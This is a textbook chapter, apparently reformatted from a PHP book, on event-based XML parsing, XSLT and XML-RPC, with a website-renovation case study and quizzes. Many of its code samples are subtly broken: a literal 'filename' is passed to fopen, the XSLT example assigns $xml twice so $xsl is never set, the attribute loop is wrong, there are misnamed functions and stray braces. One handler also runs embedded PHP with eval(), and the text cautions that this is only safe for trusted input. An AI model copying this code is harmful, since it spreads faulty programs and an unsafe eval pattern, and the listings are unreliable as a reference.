PHP's XML parser is based on the *Expat* C library, which lets you parse but not validate XML documents. This means you can find out which XML tags are present and what they surround, but you cannot find out if they are the right XML tags in the right structure for this type of document. In practice, this is not generally a big problem.

In the following we discuss the handlers you can provide, the functions to set the handlers, and the events that trigger the calls to those handlers. We also provide sample functions for creating a parser to generate a map of the XML document in memory, tied together in a sample application that pretty-prints XML.

13.4.1 Element Handlers

When the parser encounters the beginning or end of an element, it calls the start and end element handlers. You set the handlers through the `xml_set_element_handler()` function:

```
xml_set_element_handler(parser, start_element, end_element);
```

The `start_element` and `end_element` parameters are the names of the handler functions.

Notes

The start element handler is called when the XML parser encounters the beginning of an element:

```
my_start_element_handler(parser, element, attributes);
```

It is passed three parameters: a reference to the XML parser calling the handler, the name of the element that was opened, and an array containing any attributes the parser encountered for the element. The attribute array is passed by reference for speed.

Example contains the code for a start element handler. This handler simply prints the element name in bold and the attributes in gray.

 *Example:* Start element handler.

```
function start_element($inParser, $inName, &$inAttributes) {  
    $attributes = array();  
    foreach($inAttributes as $key){  
        $value = $inAttributes[$key]; $attributes[] = "<font color=\"gray\">$key=\"$value\" </font>";  
    }  
    echo '<b>' . $inName . '</b>' . join(' ', $attributes) . '&gt;';  
};
```

The end element handler is called when the parser encounters the end of an element:

```
my_end_element_handler(parser, element);
```

It takes two parameters: a reference to the XML parser calling the handler, and the name of the element that is closing.

Example shows an end element handler that formats the element.

 *Example:* End element handler.

```
function end_element($inParser, $inName) { echo '<b>/$inName</b>'; }
```

Character Data Handler

All of the text between elements (character data, or CDATA in XML terminology) is handled by the character data handler. The handler you set with the `xml_set_character_data_handler()` function is called after each block of character data:

```
xml_set_character_data_handler(parser, handler);
```

The character data handler takes in a reference to the XML parser that triggered the handler and a string containing the character data itself:

```
my_character_data_handler(parser, cdata);
```

Example shows a simple character data handler that simply prints the data.

 *Example:* Character data handler.

```
function character_data($inParser, $inData) { echo $inData; }
```

Processing Instructions

Processing instructions are used in XML to embed scripts or other code into a document. PHP code itself can be seen as a processing instruction and, with the `<?php ... ?>` tag style, follows the XML format for demarking the code. The XML parser calls the processing instruction handler

when it encounters a processing instruction. Set the handler with the `xml_set_processing_instruction_handler()` function:

```
xml_set_processing_instruction(parser, handler);
```

A processing instruction looks like:

```
<?target instructions ?>
```

The processing instruction handler takes in a reference to the XML parser that triggered the handler, the name of the target (for example, "php"), and the processing instructions:

```
my_processing_instruction_handler(parser, target, instructions);
```

What you do with a processing instruction is up to you. One trick is to embed PHP code in an XML document and, as you parse that document, execute the PHP code with the `eval()` function. Example does just that. Of course, you have to trust the documents you are processing if you `eval()` code in them. `eval()` will run any code given to it even code that destroys files or mails passwords to a hacker.



Example: Processing instruction handler.

```
function processing_instruction($inParser, $inTarget, $inCode) { if ($inTarget === 'php') {
eval($inCode); } }
```

Entity Handlers

Entities in XML are placeholders. XML provides five standard entities (`&`, `>`, `<`, `"`, and `'`), but XML documents can define their own entities. Most entity definitions do not trigger events, and the XML parser expands most entities in documents before calling the other handlers.

Two types of entities, external and unparsed, have special support in PHP's XML library. An *external* entity is one whose replacement text is identified by a filename or URL rather than explicitly given in the XML file. You can define a handler to be called for occurrences of external entities in character data, but it is up to you to parse the contents of the file or URL yourself if that's what you want.



Caution

An *unparsed* entity must be accompanied by a notation declaration, and while you can define handlers for declarations of unparsed entities and notations.

External Entities

External entity references allow XML documents to include other XML documents. Typically, an external entity reference handler opens the referenced file, parses the file, and includes the results in the current document. Set the handler with `xml_set_external_entity_ref_handler()`, which takes in a reference to the XML parser and the name of the handler function:

```
xml_set_external_entity_ref_handler(parser, handler);
```

The external entity reference handler takes five parameters: the parser triggering the handler, the entity's name, the base URI for resolving the identifier of the entity (which is currently always empty), the system identifier (such as the filename), and the public identifier for the entity, as defined in the entity's declaration:

```
$ok = my_ext_entity_handler(parser, entity, base, system, public);
```

If your external entity reference handler returns a false value (which it will if it returns no value), XML parsing stops with an `XML_ERROR_EXTERNAL_ENTITY_HANDLING` error. If it returns true, parsing continues.

Notes

Example shows how you would parse externally referenced XML documents. Define two functions, `create_parser()` and `parse()`, to do the actual work of creating and feeding the XML parser. You can use them both to parse the top-level document and any documents included via external references.



Example: External entity reference handler.

```
function external_entity_reference($inParser, $inNames, $inBase, $inSystemID, $inPublicID)
{
    if($inSystemID)
    {
        if(!list($parser, $fp) = create_parser($inSystemID))
        {
            echo "Error opening external entity $inSystemID \n"; return false;
        }
        return parse($parser, $fp);
    }
    return false;
}
```

Unparsed Entities

An unparsed entity declaration must be accompanied by a notation declaration:

```
<!DOCTYPE doc [<! NOTATION jpeg SYSTEM "image/jpeg"> <!ENTITY logo SYSTEM "php-tiny.jpg" NDATA jpeg> ]>
```

Register a notation declaration handler with `xml_set_notation_decl_handler()`:

```
xml_set_notation_decl_handler(parser, handler);
```

The handler will be called with five parameters:

```
my_notation_handler(parser, notation, base, system, public);
```

The base parameter is the base URI for resolving the identifier of the notation (which is currently always empty). Either the system identifier or the public identifier for the notation will be set, but not both.

Register an unparsed entity declaration with the `xml_set_unparsed_entity_decl_handler()` function:

```
xml_set_unparsed_entity_decl_handler(parser, handler);
```

The handler will be called with six parameters:

```
my_unp_entity_handler(parser, entity, base, system, public, notation);
```

The notation parameter identifies the notation declaration with which this unparsed entity is associated.

Default Handler

For any other event, such as the XML declaration and the XML document type, the default handler is called. To set the default handler, call the `xml_set_default_handler()` function:

```
xml_set_default_handler(parser, handler);
```

The handler will be called with two parameters:

```
my_default_handler(parser, text);
```

The text parameter will have different values depending on the kind of event triggering the default handler. Example just prints out the given string when the default handler is called.



Example: Default handler.

```
function default($inParser, $inData)
{
echo "<font color=\"red\">XML: Default handler called with '$inData'</font>\n";
}

```

Options

The XML parser has several options you can set to control the source and target encodings and case folding. Use `xml_parser_set_option()` to set an option:

```
xml_parser_set_option(parser, option, value);
```

Similarly, use `xml_parser_get_option()` to interrogate a parser about its options:

```
$value = xml_parser_get_option(parser, option);
```

13.4.2 Character Encoding

The XML parser used by PHP supports Unicode data in a number of different character encodings. Internally, PHP's strings are always encoded in UTF-8, but documents parsed by the XML parser can be in ISO-8859-1, US-ASCII, or UTF-8. UTF-16 is not supported.

When creating an XML parser, you can give it an encoding to use for the file to be parsed. If omitted, the source is assumed to be in ISO-8859-1. If a character outside the range possible in the source encoding is encountered, the XML parser will return an error and immediately stop processing the document.

The target encoding for the parser is the encoding in which the XML parser passes data to the handler functions; normally, this is the same as the source encoding. At any time during the XML parser's lifetime, the target encoding can be changed. Any characters outside the target encoding's character range are demoted by replacing them with a question mark (?).

Use the constant `XML_OPTION_TARGET_ENCODING` to get or set the encoding of the text passed to callbacks. Allowable values are: "ISO-8859-1" (the default), "US-ASCII", and "UTF-8".

13.4.3 Case Folding

By default, element and attribute names in XML documents are converted to all uppercase. You can turn off this behavior (and get case-sensitive element names) by setting the `XML_OPTION_CASE_FOLDING` option to false with the `xml_parser_set_option()` function:

```
xml_parser_set_option(XML_OPTION_CASE_FOLDING, false);
```

13.4.4 Using the Parser

To use the XML parser, create a parser with `xml_parser_create()`, set handlers and options on the parser, then hand chunks of data to the parser with the `xml_parse()` function until either the data runs out or the parser returns an error. Once the processing is complete, free the parser by calling `xml_parser_free()`.

Notes

The `xml_parser_create()` function returns an XML parser:

```
$parser = xml_parser_create([encoding]);
```

The optional encoding parameter specifies the text encoding (“ISO-8859-1”, “US-ASCII”, or “UTF-8”) of the file being parsed.

The `xml_parse()` function returns TRUE if the parse was successful or FALSE if it was not:

```
$success = xml_parse(parser, data [, final ]);
```

The data argument is a string of XML to process. The optional final parameter should be true for the last piece of data to be parsed.

To easily deal with nested documents, write functions that create the parser and set its options and handlers for you. This puts the options and handler settings in one place, rather than duplicating them in the external entity reference handler. Example has such a function is as follows.



Example: Creating a parser.

```
function create_parser ($filename) {  
    $fp = fopen('filename', 'r');  
    $parser = xml_parser_create();  
  
    xml_set_element_handler($parser, 'start_element', 'end_element');  
    xml_set_character_data_handler($parser, 'character_data');  
    xml_set_processing_instruction_handler($parser, 'processing_instruction');  
    xml_set_default_handler($parser, 'default');  
  
    return array($parser, $fp);  
}  
  
function parse ($parser, $fp) {  
    $blockSize = 4 * 1024; // read in 4 KB chunks  
  
    while($data = fread($fp, $blockSize)) { // read in 4 KB chunks  
        if(!xml_parse($parser, $data, feof($fp))) {  
            // an error occurred; tell the user where  
            echo 'Parse error: ' . xml_error_string($parser) . " at line " .  
                xml_get_current_line_number($parser);  
  
            return FALSE;  
        }  
    }  
}
```

```
return TRUE;
}
```

```
if (list($parser, $fp) = create_parser('test.xml')) {
    parse($parser, $fp);
    fclose($fp);
    xml_parser_free($parser);
}
```



Did u know?

PHP's XML parser is event-based, meaning that as the parser reads the document, and it calls various handler functions you provide as certain events occur, such as the beginning or end of an element.

13.4.5 Errors

The `xml_parse()` function will return true if the parse completed successfully or false if there was an error. If something did go wrong, use `xml_get_error_code()` to fetch a code identifying the error:

```
$err = xml_get_error_code();
```

The error code will correspond to one of these error constants:

XML_ERROR_NONE

XML_ERROR_NO_MEMORY

XML_ERROR_SYNTAX

XML_ERROR_NO_ELEMENTS

XML_ERROR_INVALID_TOKEN

XML_ERROR_UNCLOSED_TOKEN

XML_ERROR_PARTIAL_CHAR

XML_ERROR_TAG_MISMATCH

XML_ERROR_DUPLICATE_ATTRIBUTE

XML_ERROR_JUNK_AFTER_DOC_ELEMENT

XML_ERROR_PARAM_ENTITY_REF

XML_ERROR_UNDEFINED_ENTITY

XML_ERROR_RECURSIVE_ENTITY_REF

XML_ERROR_ASYNC_ENTITY

XML_ERROR_BAD_CHAR_REF

XML_ERROR_BINARY_ENTITY_REF

XML_ERROR_ATTRIBUTE_EXTERNAL_ENTITY_REF

XML_ERROR_MISPLACED_XML_PI

XML_ERROR_UNKNOWN_ENCODING

Notes

XML_ERROR_INCORRECT_ENCODING
XML_ERROR_UNCLOSED_CDATA_SECTION
XML_ERROR_EXTERNAL_ENTITY_HANDLING

The constants generally are not much use. Use `xml_error_string()` to turn an error code into a string that you can use when you report the error:

```
$message = xml_error_string(code);
```

For example:

```
$err = xml_get_error_code($parser); if ($err != XML_ERROR_NONE) die(xml_error_string($err));
```

13.4.6 Methods as Handlers

Because functions and variables are global in PHP, any component of an application that requires several functions and variables is a candidate for object orientation. XML parsing typically requires you to keep track of where you are in the parsing (e.g., “just saw an opening title element, so keep track of character data until you see a closing title element”) with variables, and of course you must write several handler functions to manipulate the state and actually do something. Wrapping these functions and variables into a class provides a way to keep them separate from the rest of your program and easily reuse the functionality later.

Use the `xml_set_object()` function to register an object with a parser. After you do so, the XML parser looks for the handlers as methods on that object, rather than as global functions:

```
xml_set_object(object);
```

13.4.7 Sample Parsing Application

Let us develop a program to parse an XML file and display different types of information from it. The XML file, given in example, contains information on a set of books.



Example: Books.xml file

```
<?xml version="1.0" ?>  
  
<library>  
  
<book>  
  
<title>Programming PHP</title>  
<authors> <author>ABC</author>  
<author>XYZ</author>  
</authors>  
  
<isbn>1-xxxx0-2</isbn>  
  
<comment>A great book!</comment></book>  
  
<book>  
  
<title>PHP Pocket Reference</title>  
<authors> <author>ABC</author>  
</authors>  
  
<isbn>1-xxxx0-2</isbn>
```

```

<comment>It really does fit in your pocket</comment>
</book>
<book>
<title>Indian Cookbook</title>
<authors>
<author> xyz</author>
<author> ABC</author>
</authors>
<isbn>1-xxxx0-2</isbn>
<comment>Hundreds of useful techniques, most just as applicable to PHP as to Indian </
comment>
</book>
</library>

```

The PHP application parses the file and presents the user with a list of books, showing just the titles and authors.

We define a class, `BookList`, whose constructor parses the XML file and builds a list of records. There are two methods on a `BookList` that generate output from that list of records. The `show_menu()` method generates the book menu, and the `show_book()` method displays detailed information on a particular book.

Parsing the file involves keeping track of the record, which element we are in, and which elements correspond to records (book) and fields (title, author, isbn, and comment). The `$record` property holds the current record as its being built, and `$current_field` holds the name of the field we are currently processing (e.g., 'title'). The `$records` property is an array of all the records we have read so far.

Two associative arrays, `$field_type` and `$ends_record`, tell us which elements correspond to fields in a record and which closing element signals the end of a record. Values in `$field_type` are either 1 or 2, corresponding to a simple scalar field (e.g., title) or an array of values (e.g., author) respectively. We initialize those arrays in the constructor.

The handlers themselves are fairly straightforward. When we see the start of an element, we work out whether it corresponds to a field we are interested in. If it is, we set the `current_field` property to be that field name so when we see the character data (e.g., the title of the book) we know which field it is the value for. When we get character data, we add it to the appropriate field of the current record if `current_field` says we are in a field. When we see the end of an element, we check to see if it is the end of a record—if so, we add the current record to the array of completed records.

One PHP script, given in Example, handles both the book menu and book details pages. The entries in the book menu link back to the URL for the menu, with a GET parameter identifying the ISBN of the book whose details are to be displayed.



Example: Bookparse.xml

```

<html>
<head>
<title>My Library</title>

```

Notes

```
</head>
<body>
<?php
class BookList
{
var $parser;
var $record;
var $current_field = "";
var $field_type;
var $ends_record;
var $records;
function BookList ($filename)
{
$this->parser = xml_parser_create( );
xml_set_object($this->parser, &$this);
xml_set_element_handler($this->parser,'start_element', 'end_element');
xml_set_character_data_handler($this->parser, 'cdata'); // 1 = single field, 2 = array field, 3 =
record container
$this->field_type = array('title' => 1, 'author' => 2, 'isbn' => 1, 'comment' => 1);
$this->ends_record = array('book' => true);
$x = join("", file($filename)); xml_parse($this->parser, $x);
xml_parser_free($this->parser);
}
function start_element ($p, $element, &$attributes) {
$element = strtolower($element);
if ($this->field_type[$element] != 0)
{
$this->current_field = $element;
}
else {
$this->current_field = "";
}
}
function end_element ($p, $element) {
$element = strtolower($element);
```

```

if ($this->ends_record[$element]) {
    $this->records[] = $this->record;
    $this->record = array();
}
$this->current_field = "";
}
function cdata ($p, $text) {
    if ($this->field_type[$this->current_field] === 2)
    {
        $this->record[$this->current_field][] = $text;
    }
    elseif ($this->field_type[$this->current_field] === 1) {
        $this->record[$this->current_field] .= $text;
    }
}
function show_menu()
{
    echo "<table border=1>\n";
    foreach ($this->records as $book) {
        echo "<tr>";
        $authors = join(', ', $book['author']);
        printf("<th><a href='%s'>%s</a></th><td>%s</td></tr>\n", $_SERVER['PHP_SELF'] .
            '?isbn=' . $book['isbn'], $book['title'], $authors);
        echo "</tr>\n";
    }
}
function show_book ($isbn) {
    foreach ($this->records as $book)
    {
        if ($book['isbn'] !== $isbn)
        {
            continue;
        }
        $authors = join(', ', $book['author']);
        printf("<b>%s</b> by %s.<br>", $book['title'], $authors);
    }
}

```

Notes

```

printf("ISBN: %s<br>", $book['isbn']);
printf("Comment: %s<p>\n", $book['comment']);
}
?> Back to the <a href="<?=$_SERVER['PHP_SELF'] ?>">list of books</a>.<p>
<?
}
}; // main program code
$my_library = new BookList ("books.xml");
if ($_GET['isbn'])
{
// return info on one book
$my_library->show_book($_GET['isbn']);
}
Else
{ // show menu of books
$my_library->show_menu( );
}
?>
</body>
</html>

```



Task Develop a program to parse an XML file which contains information on a set of books.

Self Assessment

Multiple choice questions:

1. XML stands for

(a) External Markup Language	(b) Expandable Markup Language
(c) Extensible Markup Language	(d) None of these
2. Which is the correct tag for xml?

(a) <?xml version="1.0" ?>	(b) <?xml version="1.0" !>
(c) <!xml version="1.0" !>	(d) None of these
3. To find the error in the xml code we use the function.

(a) xml_get_error_code()	(b) xml_error_code()
(c) xml_get_error()	(d) All of above

13.5 Transforming XML with XSLT

Extensible Stylesheet Language Transformations (XSLT) is a language for transforming XML documents into different XML, HTML, or any other format. For example, many web sites offer several formats of their content.

HTML, printable HTML, and WML (Wireless Markup Language) are common. The easiest way to present these multiple views of the same information is to maintain one form of the content in XML and use XSLT to produce the HTML, printable HTML, and WML.

PHP's XSLT support is still experimental at the time of writing, and the exact implementation details may change from what is described here. However, this description should give you a good foundation for how to use PHP's XSLT functions, even if the implementation changes in the future.

Three documents are involved in an XSLT transformation: the original XML document, the XSLT document containing transformation rules, and the resulting document. The final document does not have to be in XML. A common use of XSLT is to generate HTML from XML. To do an XSLT transformation in PHP, you create an XSLT processor, give it some input to transform, and then destroy the processor.

Create a processor with `xslt_create()`:

```
$xslt = xslt_create();
```

Process a file with `xslt_process()`:

```
$result = xslt_process($xslt, $xml, $xsl [, $result [, $arguments [, $parameters ]]]);
```

The `xml` and `xsl` parameters are filenames for the input XML and transformation XSL, respectively. Specify a result filename to store the new document in a file, or omit it to have `xslt_process()` return the new document. The `parameters` option is an associative array of parameters to your XSL, accessible through `xsl:param name="parameter_name"`.

The `arguments` option is a roundabout way of working with XML or XSL stored in variables rather than in files. Set `xml` or `xsl` to `'arg:/foo'`, and the value for `/foo` in the `arguments` associative array will be used as the text for the XML or XSL document.

Given example is the XML document we are going to transform. It is in a similar format to many of the news documents you find on the Web.

 *Example:* XML document

```
<?xml version="1.0" ?>
<news xmlns:news="http://example.org/backslash.dtd">
<story>
<title>xy Publishes Programming PHP</title>
<url>http://example.org/abes.php?id=20020430/458566</url>
<time>2002-04-30 09:04:23</time>
<author>ABC</author>
</story> <story>
<title>Transforming XML with PHP Simplified</title>
<url>http://example.org/abes.php?id=20020430/458566</url>
```

Notes

```
<time>2002-04-30 09:04:23</time>
<author>k.tatroe</author>
</story>
</news>
```

Given example is the XSL document we will use to transform the XML document into HTML. Each `xsl:template` element contains a rule for dealing with part of the input document.



Example: News XSL transform

```
<?xml version="1.0" encoding="utf-8" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="html" indent="yes" encoding="utf-8" />
<xsl:template match="/news">
<html>
<head>
<title>Current Stories</title>
</head> <body bgcolor="white" >
<xsl:call-template name="stories"/>
</body>
</html>
</xsl:template>
<xsl:template name="stories">
<xsl:for-each select="story">
<h1><xsl:value-of select="title" /></h1> <p>
<xsl:value-of select="author" /> (<xsl:value-of select="time" />)<br/> <xsl:value-of
select="teaser" /> [ <a href="{url}">More</a> ] </p>
<hr />
</xsl:for-each>
</xsl:template>
</xsl:stylesheet>
```

The given below example is the very small amount of code necessary to transform the XML document into an HTML document using the XSL style sheet. We create a processor, run the files through it, and print the result.



Example: XSL transformation from files

```
<?php
$processor = xslt_create( );
$result = xslt_process($processor, 'news.xml', 'news.xsl');
if(!$result) echo xslt_error($processor);
```

```
xslt_free($processor);
echo "<pre>$result</pre>";
?>
```

The following given example contains the same transformation as Example but uses XML and XSL values from an array instead of going directly to files. In this example there's not much point in using this technique, as we get the array values from files. But if the XML document or XSL transformation is dynamically generated, fetched from a database, or downloaded over a network connection, it is more convenient to process from a string than from a file.



Example: XSL transformation from variables

```
<?php $xml = join("", file('news.xml'));
$xml = join("", file('news.xsl'));
$args = array('/_xml' => $xml, '/_xsl' => $xsl);
$processor = xslt_create( );
$result = xslt_process($processor, 'arg:/_xml', 'arg:/_xsl', NULL, $args);
if(!$result) echo xslt_error($processor);
xslt_free($processor);
echo "<pre>$result</pre>";
?>
```

13.6 Web Services

Historically, every time there's been a need for two systems to communicate, a new protocol has been created (for example, SMTP for sending mail, POP3 for receiving mail, and the numerous protocols that database clients and servers use). The idea of web services is to remove the need to create new protocols by providing a standardized mechanism for remote procedure calls, based on XML and HTTP.

Web services make it easy to integrate heterogeneous systems. Say you are writing a web interface to a library system that already exists. It has a complex system of database tables, and lots of business logic embedded in the program code that manipulates those tables. And it is written in C++. You could reimplement the business logic in PHP, writing a lot of code to manipulate tables in the correct way, or you could write a little code in C++ to expose the library operations

XML-RPC and SOAP are two of the standard protocols used to create web services. XML-RPC is the older (and simpler) of the two, while SOAP is newer and more complex. Microsoft's .NET initiative is based around SOAP, while many of the popular web journal packages, such as Frontier and blogger, offer XML-RPC interfaces.

PHP provides access to both SOAP and XML-RPC through the `xmlrpc` extension, which is based on the `xmlrpc-epi` project. The `xmlrpc` extension is not compiled in by default, so you will need to add `with-xmlrpc` to your *configure* line.

13.6.1 Servers

The following given example shows a very basic XML-RPC server that exposes only one function (which XML-RPC calls a "method"). That function, `multiply ()`, multiplies two numbers and returns the result. It is not a very exciting example, but it shows the basic structure of an XML-RPC server.

Notes



Example: Basic XML-RPC server

```
<?
php // this is the function exposed as "multiply()" function times ($method, $args)
{
return $args[0] * $args[1];
}
$request = $HTTP_RAW_POST_DATA;
if (!$request) $request_xml = $HTTP_POST_VARS['xml'];
$server = xmlrpc_server_create();
if (!$server) die("Could not create server");
xmlrpc_server_register_method($server, 'multiply', 'times');
$options = array('output_type' => 'xml', 'version' => 'auto');
echo xmlrpc_server_call_method($server, $request, null, $options);
xmlrpc_server_destroy($server);
?>
```

The xmlrpc extension handles the dispatch for you. That is, it works out which method the client was trying to call, decodes the arguments and calls the corresponding PHP function, and returns an XML response that encodes any values returned by the function that can be decoded by an XML-RPC client.

Create a server with `xmlrpc_server_create()`:

```
$server = xmlrpc_server_create();
```

Expose functions through the XML-RPC dispatch mechanism using `xmlrpc_server_register_method()`:

```
xmlrpc_server_register_method(server, method, function);
```

The method parameter is the name the XML-RPC client knows. The function parameter is the PHP function implementing that XML-RPC method. In the case of above Example, the `multiply()` method is implemented by the `times()` function. Often a server will call `xmlrpc_server_register_method()` many times, to expose many functions.

When you have registered all your methods, call `xmlrpc_server_call_method()` to do the dispatching:

```
$response = xmlrpc_server_call_method(server, request, user_data [, options]);
```

The request is the XML-RPC request, which is typically sent as HTTP POST data. We fetch that through the `$HTTP_RAW_POST_DATA` variable. It contains the name of the method to be called, and parameters to that method. The parameters are decoded into PHP data types, and the function (`times()`, in this case is called). A function exposed as an XML-RPC method takes two or three parameters:

```
$retval = exposed_function(method, args [, user_data]);
```

The method parameter contains the name of the XML-RPC method (so you can have one PHP function exposed under many names). The arguments to the method are passed in the array `args`, and the optional `user_data` parameter is whatever the `xmlrpc_server_call_method()`'s

user_data parameter was.

The options parameter to `xmlrpc_server_call_method()` is an array mapping option names to their values. The options are:

output_type

Controls the data encoding used. Permissible values are: "php" or "xml" (default).

verbosity

Controls how much whitespace is added to the output XML to make it readable to humans. Permissible values are: "no_white_space", "newlines_only", and "pretty" (default).

escaping

Controls which characters are escaped, and how. Multiple values may be given as a subarray. Permissible values are: "cdata", "non-ascii" (default), "non-print" (default), and "markup" (default).

versioning

Controls which web service system to use. Permissible values are: "simple", "soap 1.1", "xmlrpc" (default for clients), and "auto" (default for servers, meaning "whatever format the request came in").

encoding

Controls the character encoding of the data. Permissible values include any valid encoding identifiers, but you will rarely want to change it from "iso-8859-1" (the default).



Task

Develop a PHP program to make a DTD for a text file.

13.6.2 Clients

An XML-RPC client issues an HTTP request and parses the response. The `xmlrpc` extension that ships with PHP can work with the XML that encodes an XML-RPC request, but it does not know how to issue HTTP requests. For that functionality, this file contains a function to perform the HTTP request. The example shows a client for the multiply XML-RPC service.



Example: Basic XML-RPC client

```
<?
php require_once('utils.php');
$options = array('output_type' => 'xml', 'version' => 'xmlrpc');
$result = xu_rpc_http_concise( array(method => 'multiply', args => array(5, 6), host =>
'192.166.0.1', uri => '/~gnat/test/ch11/xmlrpc-server.php', options => $options));
echo "5 * 6 is $result";
?>
```

We begin by loading the XML-RPC convenience utilities library. This gives us the `xu_rpc_http_concise()` function, which constructs a POST request for us:

```
$response = xu_rpc_http_concise(hash);
```

Notes

The hash array contains the various attributes of the XML-RPC call as an associative array:

method

Name of the method to call

args

Array of arguments to the method

host

Hostname of the web service offering the method

uri

URL path to the web service

options

Associative array of options, as for the server

debug

If nonzero, prints debugging information (default is 0)

The value returned by `xu_rpc_http_concise()` is the decoded return value from the called method.

There are several features of XML-RPC we have not covered. For example, XML-RPC's data types do not always map precisely onto PHP's, and there are ways to encode values as a particular data type rather than as the `xmlrpc` extension's best guess. Also, there are features of the `xmlrpc` extension we have not covered, such as SOAP faults.



Moving to an XML based Website

Case Study

In early 2007, it started the task of reworking the ageing HyperWrite Website. The site was originally created in 1995. It underwent a major rework (to a frames-based design) in 1997, and was reworked in 1999, 2000 and 2002. In the decade since the Website was launched, not only has Web technology moved on, but HyperWrite's activities, focus and business direction are now quite different.

Screen capture of HyperWrite Website circa 1995



Contd...


Time and budget were allocated to renovate the site to better serve HyperWrite's business needs, and to serve as a practical example of the company's capabilities.

Reasons for the Site Renovation

When it was decided to completely revise the site in 2007, one of the prime motivators was to move to being fully standards-based (XHTML and CSS). But the reasons for updating the site were not only technical.

Analysis of the Website logs over a 12 month period showed the most popular area of the site was the *knowledge* part (where magazine-style articles relating to technical documentation and Help technologies were published). It was decided to give that area greater prominence. The services offered by HyperWrite were better categorised into training, consultancy and conferences (rather than lumped together as *services*).

The Web logs also showed that Firefox was used on average by 15% of site visitors. Considering the rate of Firefox adoption is increasing, the percentage for the last month of the year would be a lot higher. Previously, when HyperWrite was mainly providing Windows Help systems consultancy, we could assume that our target audience nearly all used Internet Explorer for browsing. The greater importance of open systems in our business was another argument towards fully embracing XHTML.



The site had many inconsistencies, accidentally introduced over the years via editing tool changes and style changes. Any site revamp will provide the opportunity to standardise the pages, but it was keen to find a way to reduce the likelihood of the site *drifting* in future.

The Role of XML

XML is great for enforcing standards; if a document does not conform to its XML rules, it would not save! But there are hundreds of XML languages. For Web sites and similar types of content, the most appropriate XML applications are RSS, DITA, DocBook and, of course, XHTML.

DITA plays an increasingly important role in HyperWrite's consultancy and training business, so it wanted to include DITA content in the site. As the project developed, a site map format was required to store information about the structure of the site. As ASP.Net was the technology platform on which the site would be deployed, the ASP.Net "sitemap" format was an option, as was the "ditamap" format.

ASP.Net and Visual Web Developer

Some portions of the site, such as the newsletter subscription page, required server-side processing. Previously, the site had used Microsoft's ASP technology for this purpose. The site was, and would continue to be, hosted on a Windows 2003 Server with Internet Information Server, that supports both ASP and ASP.Net.

Contd...

Notes

For page editing, FrontPage was discounted as an option, because of its inability to work in pure XHTML. Adobe DreamWeaver was considered, but Microsoft Visual Web Developer® (VWD) was selected as the page editing software. VWD is a solid XHTML and generic XML editor, with an integrated CSS editor. Its primary role, though, is as a Web application development tool for ASP.Net. A single editor could therefore be used for programming of server-side logic, and for any static Web pages.

ASP.Net allows easy server-side XSL transformations of XML content that provided an XSL-T file is already available for the transformation. The task of creating an ASP.Net page to turn an XML data file into HTML can take as little as 30 seconds. Similarly, if a site map is available (in the ASP.Net “sitemap” XML format), a dynamic table of contents (TOC) for the site can be created instantly. As soon as the sitemap is updated, the TOC is automatically updated.

Architecture

The Web site’s new architecture is essentially a three column design, with major navigation buttons in the left column, the main content in the centre, and sidebar information in the right. A branding banner and a breadcrumbs trail run across the top of the design, and a footer block along the bottom.

The branding banner is an ASP.Net “included page”. As the server delivers a page to the browser, it inserts the included page content at the top. The actual banner code only occurs once, in the included page itself. It is re-used on every page in the site. If the banner needs to be changed, only the included page needs to be altered.

The breadcrumb trail is automatically generated through a standard ASP.Net design-time control. The design-time control simply references the sitemap XML file, and automatically generates the breadcrumb trail.

Likewise, the main navigation buttons in the left column are derived through a design-time control referencing the same sitemap XML file. The ASP.Net sitemap XML file format follows a simple sitemap/sitemapnode/sitemapnode structure. For the HyperWrite site, the sitemap XML is generated (through an XSL-T file) from a ditamap file.

To further simplify matters, ASP.Net provides a “master page” feature, which allows common (repeated) elements of a page to be locked into a template-like skeleton. The new site uses a master page to set the banner, breadcrumbs, navigation, sidebar and the footer block. This leaves just the main content to be composed for each page.

The main content can be:

normal XHTML, typed directly in Visual Web Developer

RSS, transformed on the server by an XSL-T file

DocBook or DITA XML, transformed on the server by an XSL-T file.

The transformed RSS, DITA and DocBook content is dynamically placed within the master page template.

Like the banner, the footer block is an included page.

The sidebar was used in the previous design, and was intended to carry snippets of news, hints and related links. However, experience shows that the material was very rarely updated, and was often stale. This was probably because we focussed on keeping the main content up-to-date. If we did not happen to notice that the sidebar information was obsolete, it would never get changed.

Contd...

The new approach is to make the sidebar information a “conditional included page”. If the master page script finds a file with a .inc extension and the same name as the current page, it displays that .inc page in the sidebar. If it cannot find a specific .inc page, it looks in the current folder for a file named sidebar.inc, and places that file’s content in the sidebar column. The .inc file can be XHTML or RSS; if it is RSS, it will be transformed (by an XSL-T file) to XHTML on the server.

For example, when a page within the /Training folder is requested, the server pulls in the sidebar.inc within the /Training folder. Likewise, a page within the /Conferences folder will pull in the /Conferences/sidebar.inc file. This approach meant that the master page could still be used for sidebar content, and that any changes to sidebar content would only have to be made once per section in the applicable sidebar.inc file.

As you can deduce, the whole idea is highly dependent upon XSL-T. This should make perfect sense, because the source content needs to be turned into XHTML before it reaches the browser. Additionally, it is more efficient to transform to XHTML on-the-fly, as required, rather than pre-transform the content using an XSL processor.

Questions:

1. Write the key concepts XML used in above case study.
2. What were the main reasons for the site renovation?

Self Assessment

Multiple choice questions:

4. The function `xslt_process()` is used for:

(a) Create a file	(b) Process a file
(c) Delete a file	(d) None of these
5. The function `xmlrpc_server_create()` is use to:

(a) Open a server	(b) Close a server
(c) Create a server	(d) None of these
6. The attribute `args` is used for:

(a) Name of the method to call	(b) Array of arguments to the method
(c) URL path to the web service	(d) All of the above

True or False:

7. The `xml` and `xsl` parameters are filenames for the input XML and transformation XSL.

(a) True	(b) False
----------	-----------
